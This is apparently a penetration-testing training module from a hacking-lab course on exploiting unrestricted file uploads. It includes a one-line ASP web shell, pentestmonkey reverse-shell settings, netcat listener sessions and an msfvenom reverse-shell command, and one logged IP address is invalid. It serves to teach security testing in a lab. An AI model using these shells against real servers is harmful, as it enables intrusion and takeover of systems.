Absent Validation
The most basic type of file upload vulnerability occurs when the web application does not have any form of validation filters on the uploaded files, allowing the upload of any file type by default.
With these types of vulnerable web apps, we may directly upload our web shell or reverse shell script to the web application, and then by just visiting the uploaded script, we can interact with our web shell or send the reverse shell.
Arbitrary File Upload
Let's start the exercise at the end of this section, and we will see an Employee File Manager web application, which allows us to upload personal files to the web application:


The web application does not mention anything about what file types are allowed, and we can drag and drop any file we want, and its name will appear on the upload form, including .php files:
Furthermore, if we click on the form to select a file, the file selector dialog does not specify any file type, as it says All Files for the file type, which may also suggest that no type of restrictions or limitations are specified for the web application:

All of this tells us that the program appears to have no file type restrictions on the front-end, and if no restrictions were specified on the back-end, we might be able to upload arbitrary file types to the back-end server to gain complete control over it.
Identifying Web Framework
We need to upload a malicious script to test whether we can upload any file type to the back-end server and test whether we can use this to exploit the back-end server. Many kinds of scripts can help us exploit web applications through arbitrary file upload, most commonly a Web Shell script and a Reverse Shell script.
A Web Shell provides us with an easy method to interact with the back-end server by accepting shell commands and printing their output back to us within the web browser. A web shell has to be written in the same programming language that runs the web server, as it runs platform-specific functions and commands to execute system commands on the back-end server, making web shells non-cross-platform scripts. So, the first step would be to identify what language runs the web application.
This is usually relatively simple, as we can often see the web page extension in the URLs, which may reveal the programming language that runs the web application. However, in certain web frameworks and web languages, Web Routes are used to map URLs to web pages, in which case the web page extension may not be shown. Furthermore, file upload exploitation would also be different, as our uploaded files may not be directly routable or accessible.
One easy method to determine what language runs the web application is to visit the /index.ext page, where we would swap out ext with various common web extensions, like php, asp, aspx, among others, to see whether any of them exist.
For example, when we visit our exercise below, we see its URL as http://SERVER_IP:PORT/, as the index page is usually hidden by default. But, if we try visiting http://SERVER_IP:PORT/index.php, we would get the same page, which means that this is indeed a PHP web application. We do not need to do this manually, of course, as we can use a tool like Burp Intruder for fuzzing the file extension using a Web Extensions wordlist, as we will see in upcoming sections. This method may not always be accurate, though, as the web application may not utilize index pages or may utilize more than one web extension.
Several other techniques may help identify the technologies running the web application, like using the Wappalyzer extension, which is available for all major browsers. Once added to our browser, we can click its icon to view all technologies running the web application:

As we can see, not only did the extension tell us that the web application runs on PHP, but it also identified the type and version of the web server, the back-end operating system, and other technologies in use. These extensions are essential in a web penetration tester's arsenal, though it is always better to know alternative manual methods to identify the web framework, like the earlier method we discussed.
We may also run web scanners to identify the web framework, like Burp/ZAP scanners or other Web Vulnerability Assessment tools. In the end, once we identify the language running the web application, we may upload a malicious script written in the same language to exploit the web application and gain remote control over the back-end server.
Vulnerability Identification
Now that we have identified the web framework running the web application and its programming language, we can test whether we can upload a file with the same extension. As an initial test to identify whether we can upload arbitrary PHP files, let's create a basic Hello World script to test whether we can execute PHP code with our uploaded file.
To do so, we will write to test.php, and try uploading it to the web application:

The file appears to have successfully been uploaded, as we get a message saying File successfully uploaded, which means that the web application has no file validation whatsoever on the back-end. Now, we can click the Download button, and the web application will take us to our uploaded file:

As we can see, the page prints our Hello HTB message, which means that the echo function was executed to print our string, and we successfully executed PHP code on the back-end server. If the page could not run PHP code, we would see our source code printed on the page.
In the next section, we will see how to exploit this vulnerability to execute code on the back-end server and take control over it.
Upload Exploitation
The final step in exploiting this web application is to upload the malicious script in the same language as the web application, like a web shell or a reverse shell script. Once we upload our malicious script and visit its link, we should be able to interact with it to take control over the back-end server.
Web Shells
We can find many excellent web shells online that provide useful features, like directory traversal or file transfer. One good option for PHP is phpbash, which provides a terminal-like, semi-interactive web shell. Furthermore, SecLists provides a plethora of web shells for different frameworks and languages, which can be found in the /opt/useful/seclists/Web-Shells directory in PwnBox.

We can download any of these web shells for the language of our web application (PHP in our case), then upload it through the vulnerable upload feature, and visit the uploaded file to interact with the web shell. For example, let's try to upload phpbash.php from phpbash to our web application, and then navigate to its link by clicking on the Download button:

As we can see, this web shell provides a terminal-like experience, which makes it very easy to enumerate the back-end server for further exploitation. Try a few other web shells from SecLists, and see which ones best meet your needs.
Writing Custom Web Shell
Although using web shells from online resources can provide a great experience, we should also know how to write a simple web shell manually. This is because we may not have access to online tools during some penetration tests, so we need to be able to create one when needed.
For example, with PHP web applications, we can use the system() function that executes system commands and prints their output, and pass it the cmd parameter with $_REQUEST['cmd'], as follows:
Code: php
If we write the above script to shell.php and upload it to our web application, we can execute system commands with the ?cmd= GET parameter (e.g. ?cmd=id), as follows:

This may not be as easy to use as other web shells we can find online, but it still provides an interactive method for sending commands and retrieving their output. It could be the only available option during some web penetration tests.
Tip: If we are using this custom web shell in a browser, it may be best to use source-view by clicking [CTRL+U], as the source-view shows the command output as it would be shown in the terminal, without any HTML rendering that may affect how the output is formatted.
Web shells are not exclusive to PHP, and the same applies to other web frameworks, with the only difference being the functions used to execute system commands. For .NET web applications, we can pass the cmd parameter with request('cmd') to the eval() function, and it should also execute the command specified in ?cmd= and print its output, as follows:
Code: asp
<% eval request('cmd') %>
We can find various other web shells online, many of which can be easily memorized for web penetration testing purposes. It must be noted that in certain cases, web shells may not work. This may be due to the web server preventing the use of some functions utilized by the web shell (e.g. system()), or due to a Web Application Firewall, among other reasons. In these cases, we may need to use advanced techniques to bypass these security mitigations, but this is outside the scope of this module.
Reverse Shell
Finally, let's see how we can receive reverse shells through the vulnerable upload functionality. To do so, we should start by downloading a reverse shell script in the language of the web application. One reliable reverse shell for PHP is the pentestmonkey PHP reverse shell. Furthermore, the same SecLists we mentioned earlier also contains reverse shell scripts for various languages and web frameworks, and we can utilize any of them to receive a reverse shell as well.
Let's download one of the above reverse shell scripts, like the pentestmonkey, and then open it in a text editor to input our IP and listening PORT, which the script will connect to. For the pentestmonkey script, we can modify lines 49 and 50 and input our machine's IP/PORT:
Code: php
$ip = 'OUR_IP';     // CHANGE THIS
$port = OUR_PORT;   // CHANGE THIS
Next, we can start a netcat listener on our machine (with the above port), upload our script to the web application, and then visit its link to execute the script and get a reverse shell connection:
Upload Exploitation
sasorirose@htb[/htb]$ nc -lvnp OUR_PORTlistening on [any] OUR_PORT ...
connect to [OUR_IP] from (UNKNOWN) [188.166.173.208] 35232
# iduid=33(www-data) gid=33(www-data) groups=33(www-data)
As we can see, we successfully received a connection back from the back-end server that hosts the vulnerable web application, which allows us to interact with it for further exploitation. The same concept can be used for other web frameworks and languages, with the only difference being the reverse shell script we use.
Generating Custom Reverse Shell Scripts
Just like web shells, we can also create our own reverse shell scripts. While it is possible to use the same previous system function and pass it a reverse shell command, this may not always be very reliable, as the command may fail for many reasons, just like any other reverse shell command.
This is why it is always better to use core web framework functions to connect to our machine. However, this may not be as easy to memorize as a web shell script. Luckily, tools like msfvenom can generate a reverse shell script in many languages and may even attempt to bypass certain restrictions in place. We can do so as follows for PHP:
Upload Exploitation
sasorirose@htb[/htb]$ msfvenom -p php/reverse_php LHOST=OUR_IP LPORT=OUR_PORT -f raw > reverse.php...SNIP...
Payload size: 3033 bytes
Once our reverse.php script is generated, we can once again start a netcat listener on the port we specified above, upload the reverse.php script and visit its link, and we should receive a reverse shell as well:
Upload Exploitation
sasorirose@htb[/htb]$ nc -lvnp OUR_PORTlistening on [any] OUR_PORT ...
connect to [OUR_IP] from (UNKNOWN) [181.151.182.286] 56232
# iduid=33(www-data) gid=33(www-data) groups=33(www-data)
Similarly, we can generate reverse shell scripts for several languages. We can use many reverse shell payloads with the -p flag and specify the output language with the -f flag.
While reverse shells are always preferred over web shells, as they provide the most interactive method for controlling the compromised server, they may not always work, and we may have to rely on web shells instead. This can be for several reasons, like having a firewall on the back-end network that prevents outgoing connections or if the web server disables the necessary functions to initiate a connection back to us.